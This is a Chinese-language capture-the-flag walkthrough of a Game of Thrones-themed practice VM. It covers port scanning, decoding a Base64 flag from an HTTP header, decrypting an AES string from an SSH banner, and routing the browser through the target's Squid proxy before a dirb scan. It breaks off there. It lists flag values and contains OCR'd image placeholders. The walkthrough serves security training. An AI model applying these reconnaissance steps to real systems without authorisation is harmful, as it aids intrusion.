

这个靶机的主题是:权利的游戏

共有7个标志，格式如下：Country_name flag：[md5 hash]。


IP发现：




端口探测：简单看了一下服务端口，开启的端口还不少



先看web服务，firebug查看网络响应头，发现第一个flag




```
1 在X-XSS-保护头部似乎包含一个Base64字符串
2 Q3JvYXRpYSBGbGFnOiAwYzMyNjc4NDIx
3 NDM5OGFlYjc1MDQ0ZTljZDRjMGViYg ==
4 解码这个字符串产生
```





Croatia Flag: 0c326784214398aeb75044e9cd4c0ebb

Web再没发现什么，现在去看一下ssh

果然root用户里有东西，看到一条龙，下面看到一堆字母，估计是AES ECB加密

wDOWOgW/QssEtq5Y3nHX4XIbH/Dnz27qHFhHVpMuIJSyDCvex++YCd42tx7HKGgB







解密

https://www.tools4noobs.com/online_tools/decrypt/


https://aesencryption.net/







拿到了第二个flag:

Italy Flag: 0047449b33fbae830d833721edaef6f1


1032/tcp open iad3?
1033/tcp open netinfo?
1034/tcp open zincite-a?
1035/tcp open multidropper?
1036/tcp open nsstp?
1037/tcp open ams?
1038/tcp open mtqp?
1039/tcp open sbl?
1040/tcp open netsaint?
1041/tcp open danf-ak2?
1042/tcp open afrog?
1043/tcp open boinc?
1044/tcp open dcutility?
1045/tcp open fpitp?
1046/tcp open wfremotertm?
1047/tcp open neod1?
1048/tcp open neod2?
1049/tcp open td-postman?
1050/tcp open java-or-OTGfileshare?
1051/tcp open optima-vnet?
1052/tcp open ddt?
3129/tcp open http-proxy Squid http proxy 3.5.22
3306/tcp open mysql MariaDB (unauthorized)
4444/tcp open telnet Xylan PizzaSwitch telnetd 3qlT
8100/tcp open smtp OpenSMTPD
8101/tcp open smtp Hotmail Popper hotmail to smtp gateway
8102/tcp open kz-migr?
8103/tcp open unknown


连接设置
配置访问国际互联网的代理
不使用代理(Y)
自动检测此网络的代理设置(W)
使用系统代理设置(U)
手动配置代理：(M)
HTTP 代理：(X) 192.168.2.147
端口：(P) 3129
为所有协议使用相同代理(S)
SSL 代理：
端口：(O) 0
FTP 代理：
端口：(R) 0
SOCKS 主机：
端口：(T) 0
SOCKS v4
SOCKS v5
远程 DNS
不使用代理：(N)
例如：.mozilla.org, .net.nz, 192.168.1.0/24
自动代理配置（PAC）：
重新载入(E)
如果密码已保存，不提示身份验证(I)
确定
取消
帮助(H)


发现3129端口开了代理服务器，挂上代理，打开页面如下




看了下源代码和http响应都没发现有用信息

用dirb通过代理端口扫描目录

